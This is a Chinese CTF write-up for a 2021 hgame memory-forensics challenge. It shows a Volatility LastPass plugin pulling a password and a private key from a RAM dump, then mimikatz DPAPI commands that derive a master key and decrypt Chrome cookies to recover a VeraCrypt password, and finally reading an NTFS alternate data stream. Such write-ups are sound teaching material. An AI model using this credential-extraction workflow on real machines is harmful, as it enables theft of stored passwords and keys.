
```
└─$ vol.py --plugins=/home/atom/volatility_plugins/lastpass -f secret_work.raw --profile=Win7SP1x64_23418 lastpass
Volatility Foundation Volatility Framework 2.6.1
Searching for LastPass Signatures
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (3948)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)

Found LastPass Entry for live.com
UserName: windows login & miscrosoft
Pasword: Unknown

Found LastPass Entry for live.com,bing.com,hotmail.com,live.com,microsoft.com,msn.com,windows.com,windowsazure.com,office.com,skype.com,azure.com
UserName: windows login & miscrosoft
Pasword: vIg*q3*6GFa5aFBA


Found Private Key
LastPassPrivateKey<308204BB020100300D06092A864886F70D0101010500048204A5308204A10201000282010100BF794F57D296731F67FD1007BEB13A7732DE75CEB688A0A0B8A4C9DE5D0757E83F9CE8EED14346977C72C65F2C2834F150D9FB54086531896CDEFD6D8F4A5CCA2D39E0ADCB24
AA6EE075579E9C6631588E9474F6B91B9D1D4D23E55442FA4E89D6810A764CCCEB224DB045DE8E9B17D3A0E561F96D4F414E775A76EA74031AB0EDAB640D1D5FFB8B83F7F7F0CA2D415F9E68CB9DB1AB6028012724AE5674FCC5C0C6085FD2A5C39E785E36C899166120893095779104A1230906819
14834E063FD433E0F54A221BFA6B344F76B270D1FB5FBC5A7385911A0222A65FD7FDA3573F1A9C8C8B75003664DC998FB6BAB048D65F0A44A23E1446E299A4323280A13ED020111028201000B435F052A815210E7FFD3C43864C734302B341B37E9EB54BF91390D1487F61CB872A44A488B7C9F7FCA
8423B74DA8C2E6A369230F8D7B626FD0E1BB268BE7572FD63A64937AA09D1C43234590BAB79BCC26D9B429019FD48C112B9B8B7822BCD061F18E7CFCFEC5C855A9C1CC273DA30976E7A542AA4F22BBBA06FEBB87B6468A44BD7E57DA570AB63E1A013AD75AC3B6B3927D274769E4774B7DC66DC10CA
337465A39221C062B9B96BF4E8BF484C3F171A40E41B6D32FC417E0A54EFEE8896346947F7CB40B382F2D8AB78D6CD040570FAC76C0497CC3A677B884B6208157E482D42B0CD675C7F52F50AAA221C076F2604475B4A3F766B9B0103DA11633ED02818100FE8270E2DD0E11837ECDE3E61EED958F59
F0FC906A46082A9C38ED503968174F233CC4A7E95F1DF125CEDAAF56A374B986883CFD803FCE883378DCBB43EBDBB631E6069D3151572368206134BB850E3B47638C8E5CB4F4A742D30D87876BB76ACEEA9A0EEB6BB5301A5E730C976F660693BA37E9A73F66140F3EE3E6058687B702818100C0985
DC66AD22251EB0A59F5C2F2A4D1228B14BDABA74FD178EADD30D33B0E9FF1DD45ECA56A3CC7FD8CA7E1F7361B63FA1C7387B3A0CC6ECFF7B9DBC55B938E33AD5AFADB5C0BE11C8CAD924B682A9EA68DC53616C2D3FAD16417A5E045E732F60F17DDF1A67BEEEB46CA9A0FFDD6A0B9D1E08F7DBE7087
C5AA4B25700A197B0281801DF13A750AF298A60EEB0BC0B8582FB6830D4AE3D044796E6CBB67369D578A458BACCBD784DE0385C8367414A0C7EF9D5B1F163BF0F872A69CA4CEAC9E9437F7512A1EE55118A0D6FD30FC608E881FCABD1AC53DECC9FEAA4418D46A4C2ACA48CD0C8A9857EE8DC96C839
5108A49574C116133C122BC2A207A43A2574BF1B59D0281805AA20E03051797AE14411B4679DB98DAE31445FEE75DCB3566142BDABDC1704B44A45D24119B67E5A47E6D1F0AEC491FFD3A90B85487E7BBAD2948676BEEDC06AEE82AD0673A5FF176D8CA26BA12E6E13F51C637923D90EE80A792A869
8A4EAE91E8FC2C357B859D9BE5140C43C2BF5AB1CC2D70B3A4E9A94DF5C9028F13CFC102818100AAFE94334DE0035FE8673623497290B5D059E6176FB785D83A2EA157C2E3B335E2E264DC5D7EBB73E0348E7578D956F1AF59E81D9FC24FFB23A61B262184A0B06B4A0F79A750E0EFE776646CFF6AC
DB2A2A4CFFBDEC64DA06F05A76A8028CC3E0D487A21C4EADA734DADEDC8280528892E07FBC98DC47B0E2ED1E69EDA479D05>LastPassPrivateKey
```

获得一个登录密码

> UserName: windows login & miscrosoft
> Pasword: vlg*q3x6GFa5aFBA

查资料解那个 Chrome 的 Cookies 文件

修改文件夹选项，把这个勾勾点掉，就可以看到 S-1-5-21-262715442-3761430816-2198621988-1001 文件夹下的文件



文件夹选项

常规 | 查看 | 搜索

文件夹视图

你可以将此视图(如详细信息或图标)应用于这种类型的所有文件夹。


应用到文件夹(L) | 重置文件夹(R)

高级设置:

- [ ] 登录时还原上一个文件夹窗口
- [ ] 使用复选框以选择项
- [✓] 使用共享向导(推荐)
- [ ] 始终显示菜单
- [ ] 始终显示图标，从不显示缩略图
- [✓] 鼠标指向文件夹和桌面项时显示提示信息
- [✓] 显示驱动器号
- [✓] 显示同步提供程序通知
- [✓] 显示状态栏
- [✓] 隐藏空的驱动器
- [✓] 隐藏受保护的操作系统文件(推荐)
- 隐藏文件和文件夹
  - ○ 不显示隐藏的文件、文件夹或驱动器
  - ● 显示隐藏的文件、文件夹和驱动器

还原为默认值(D)

确定 | 取消 | 应用(A)




S-1-5-21-262715442-3761430816-2198621988...

搜索"S-1-5-21-26271544

名称	修改日期	类型
57935170-beab-4565-ba79-2b09570b95a6	2021/2/19 11:13	系统文件

使用 mimikatz 计算 master key （这里傻乎乎卡了半天，最后问了 Akira 才知道那个文件是隐藏的）

```
dpapi::masterkey
/in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\S-1-5-21-
262715442-3761430816-2198621988-1001\57935170-beab-4565-ba79-2b09570b95a6"
/sid:S-1-5-21-262715442-3761430816-2198621988-1001 /password:vIg*q3x6GFa5aFBA
```




```
[masterkey] with password: vIg*q3x6GFa5aFBA (normal user)
  key : 3cafd3d8e6a67edf67e6fa0ca0464a031949182b3e68d72ce9c08e22d7a720b5d2a768417291a28fb79c6def7d068f84955e774e87e37c6b
0b669e05fb7eb6f8
  sha1: 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
```

master key：8fc9b889a47a7216d5b39c87f8192d84a9eb8c57

然后解 Cookies：


```
dpapi::chrome
/in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\Cookies"
/masterkey:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
```



```
mimikatz # dpapi::chrome /in:"D:\hgame\week4\secret_work_bd40aea1c133a4d6422925deccb139e9\secret\Cookies" /masterkey:8fc
9b889a47a7216d5b39c87f8192d84a9eb8c57

Host  : localhost ( / )
Name  : VeraCrypt
Dates : 2021/2/19 14:08:59 -> 2022/2/19 14:00:00
 * volatile cache: GUID:{57935170-beab-4565-ba79-2b09570b95a6};KeyHash:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57;Key:avai
lable
 * masterkey     : 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
Cookie: !bWjAqM2z!iSoJsV*&IRV@*AVI1VrtAb
```

> Host : localhost (/)
> Name : VeraCrypt
> Dates : 2021/2/19 14:08:59 -> 2022/2/19 14:00:00
>
> - volatile cache: GUID:{57935170-beab-4565-ba79-2b09570b95a6};KeyHash:8fc9b889a47a7216d5b39c87f8192d84a9eb8c57;Key:available
> - masterkey : 8fc9b889a47a7216d5b39c87f8192d84a9eb8c57
>   Cookie: !bWjAqM2z!iSoJsV*&IRV@*AVI1VrtAb

和去年一样使用 VeraCrypt 加载加密卷




盘符	加密卷	大小	加密算法	类型
A:	D:\hgame\week4\secret_...\container	9.8 MB	AES	常规
B:				
E:				
F:				
G:				
H:				
I:				
J:				
K:				
L:				
M:				
N:				
O:				

加密卷: D:\hgame\week4\secret_work_bd40aea1c133a4d6422925de

[✓] 从不保留历史记录(R)

打开加密卷




名称	修改日期	类型	大小
$RECYCLE.BIN	2021/2/24 9:33	文件夹	
System Volume Information	2021/2/19 11:04	文件夹	
ADS.jpg	2021/2/19 17:08	Image (jpg) File	4,849 KB

根据图片文件名的提醒，这一步是要解NTFS交换数据流隐写

由于懒得装其他软件，直接盲猜flag所在位置


```
notepad.exe ADS.jpg:flag.txt
```


ADS.jpg:flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
hgame{Which_0nly_cryin9_3yes_c4n_de5cribe}
And you may be intertested in this bonus: https://eyes.hgame2021.cf
```

hgame{Which_0nly_cryin9_3yes_c4n_de5cribe}

PS. yara 是一个包 yara-python是一个包 yara-ctypes 又是一个包，最开始我装的是yara，结果。。。



```
┌──(atom㉿Atom-kali)-[/mnt/…/ngame/ngame/week4/secret_work_bd40aea1c133a4d0422925decb139e9]
└─$ vol.py --plugins=/home/atom/volatility_plugins/lastpass -f secret_work.raw --profile=Win7SP1x64_23418 lastpass
Volatility Foundation Volatility Framework 2.6.1
Searching for LastPass Signatures
Traceback (most recent call last):
  File "/usr/local/bin/vol.py", line 192, in <module>
    main()
  File "/usr/local/bin/vol.py", line 183, in main
    command.execute()
  File "/usr/local/lib/python2.7/dist-packages/volatility/commands.py", line 147, in execute
    func(outfd, data)
  File "/home/atom/volatility_plugins/lastpass/lastpass.py", line 200, in render_text
    for task, address in data:  # iterate the yield values from calculate()
  File "/home/atom/volatility_plugins/lastpass/lastpass.py", line 54, in calculate
    for hit, address in scanner.scan():
  File "/usr/local/lib/python2.7/dist-packages/volatility/plugins/malware/malfind.py", line 142, in scan
    for match in BaseYaraScanner.scan(self, vad.Start, vad.Length):
  File "/usr/local/lib/python2.7/dist-packages/volatility/plugins/malware/malfind.py", line 114, in scan
    for moffset, _name, _value in match.strings:
AttributeError: 'str' object has no attribute 'strings'
```

嗯 孩子走的很安详 [解决方案]